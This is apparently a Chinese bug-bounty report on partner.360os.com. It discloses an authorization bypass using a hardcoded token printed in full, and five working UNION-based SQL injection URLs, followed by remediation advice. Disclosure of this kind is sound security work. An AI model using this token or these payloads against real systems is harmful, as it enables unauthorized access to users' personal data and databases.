
一、 接口权限绕过漏洞：

漏洞名称：接口权限绕过漏洞

漏洞类型：WEB 漏洞-鉴权缺陷-权限绕过

漏洞等级：高危

漏洞证明：



https://partner.360os.com/js/roleManagement.min.js


根据此 JS 发现请求存在如下固定 Header 头

tlogintoken: e5a57695-ac3c-46bc-bc53-da9bbe027c97


测试发现当请求接口时附带此 Header 头可绕过部分接口鉴权，下面以用户信息接口举例。

https://partner.360os.com/moneygod/user/queryList?account=&manufacturerId=&limit=289&offset=

无此头时请求接口，返回未登录及登录 URL



带上接口请求，成功返回用户数据(包含姓名、邮箱、电话、refreshToken 等敏感信息)



除此接口外还有大量接口可以通过这样进行权限绕过，包括删除接口。

二、 SQL 注入漏洞：

漏洞名称：SQL 注入漏洞

漏洞类型：WEB 漏洞-注入漏洞-SQL 注入

漏洞等级：高危

漏洞证明：


https://partner.360os.com/datadist/

通过 Packer-Fuzzer 工具提取出 js 文件，从而获取系统接口，发现存在多个 SQL 注入漏洞。

SQL 注入 1　漏洞参数(osids、owner)：


https://partner.360os.com/moneygod/salesIncome/queryIncomeDataByDayOwner?startDate=&endDate=&operator=&osids=-1&owner=-1%27+union%20select%201,user(),version(),database(),5,6%23

成功获取当前数据库用户名、库名、版本




SQL 注入 2　漏洞参数(bizcodes、status)：

/moneygod/wanhuiIncome/queryWanHuiIncomeData?startDate=&endDate=&bizcodes=-1&status=-1'+union+select+user(),database(),'sectest',version(),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23%23




SQL 注入 3　漏洞参数(adsense)：

/moneygod/operation/apps/biz/chaomengad/getAdsensePos?startDate=endDate=&appId=1&adsense=1'+union+select+user(),database()%23




SQL 注入 4　漏洞参数(owner、osid、cooform)：

/moneygod/salesIncome/queryIncomeDataCps?startMonth=&endMonth=&owner=&osid=&cooform='+union+select+user(),database(),version(),4,5%23



SQL 注入 5　漏洞参数(owners、osids、status)：

/moneygod/salesIncome/queryIncomeDataByDayForSelf?startDate=&endDate=&owners=&osids=&status='+union+select+user(),database(),@@version_compile_os,version(),5,6,7,8,9,10,11,12,13,14,15%23



三、 漏洞修复建议：

针对权限绕过漏洞：

1、删除所有 JS 文件中的 token 信息。

2、设置 token 有效期，禁止一个 token 长期有效。

3、加强接口鉴权方式，确保所有敏感接口都有效鉴权。

针对 SQL 注入漏洞：

1、所有的查询语句都使用数据库提供的参数化查询接口（如 ORM、预编译语句等），参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中。当前几乎所有的数据库系统都提供了参数化 SQL 语句执行接口，使用此接口可以非常有效的防止 SQL 注入攻击

2、对进入数据库的特殊字符（' " \ < > & * ; 等）进行转义处理，或编码转换

3、严格限制变量类型，比如整型变量就采用 intval() 函数过滤，数据库中的存储字段必须对应为 int 型

4、数据长度应该严格规定，能在一定程度上防止比较长的 SQL 注入语句无法正确执行

网站每个数据层的编码统一，建议全部使用 UTF-8 编码，上下层编码不一致有可能导致一些过滤模型被绕过

5、严格限制网站用户的数据库的操作权限，给此用户提供仅仅能够满足其工作的权限，从而最大限度的减少注入攻击对数据库的危害

6、部署 Web 应用防火墙